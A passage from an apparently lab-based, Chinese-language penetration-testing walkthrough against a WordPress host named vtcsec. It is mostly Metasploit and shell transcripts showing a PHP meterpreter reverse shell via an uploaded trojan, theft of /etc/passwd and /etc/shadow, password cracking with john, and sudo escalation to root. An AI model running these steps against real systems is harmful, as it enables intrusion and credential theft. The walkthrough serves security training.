msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set lhost 192.168.0.19
lhost => 192.168.0.19
```




```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.19:4444
```

上传木马，记得点击保存



反弹shell




```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.19:4444
[*] Sending stage (37775 bytes) to 192.168.0.15
[*] Sleeping before handling stage...
[*] Meterpreter session 2 opened (192.168.0.19:4444 -> 192.168.0.15:35578) at 2021-01-06 14:42:10 +0800

meterpreter >
```

- 获取当前权限

```
meterpreter > shell
Process 2770 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

- 获取/etc/passwd和/etc/shadow

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd -> passwd
[*] download   : /etc/passwd -> passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> shadow
[*] Downloaded 1.27 KiB of 1.27 KiB (100.0%): /etc/shadow -> shadow
[*] download   : /etc/shadow -> shadow
meterpreter >
```

- 破解系统用户密码

```
root@kali:~# ls
passwd  shadow  公共  模板  视频  图片  文档  下载  音乐  桌面
root@kali:~# unshadow passwd shadow > new_passwd
root@kali:~# ls
new_passwd  passwd  shadow  公共  模板  视频  图片  文档  下载  音乐  桌面
root@kali:~#
```

```
root@kali:~# john new_passwd
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2021-01-06 14:56) 50.00g/s 400.0p/s 400.0c/s 400.0C/s marlinspike..marlinspikes
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```


- 优化shell

```
meterpreter > shell
Process 2807 created.
Channel 2 created.
python -c "import pty;pty.spawn('/bin/bash')"
www-data@vtcsec:/var/www/html/secret/wp-content/themes/twentyseventeen$
```

- 切换用户

```
www-data@vtcsec:/var/www/html/secret/wp-content/themes/twentyseventeen$ su - marlinspike
<ml/secret/wp-content/themes/twentyseventeen$ su - marlinspike
Password: marlinspike
```

```
marlinspike@vtcsec:~$
```

- 查看权限

```
marlinspike@vtcsec:~$ whoami
whoami
marlinspike
marlinspike@vtcsec:~$ id
id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
marlinspike@vtcsec:~$
```

- 查看当前用户使用sudo命令的权限
  当前用户在使用sudo命令时拥有所有用户的所有权限

```
marlinspike@vtcsec:~$ sudo -l
sudo -l
[sudo] password for marlinspike: marlinspike

Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:~$
```


- 提权

```
marlinspike@vtcsec:~$ sudo su - root
sudo su - root
root@vtcsec:~# whoami
whoami
root
root@vtcsec:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:~#
```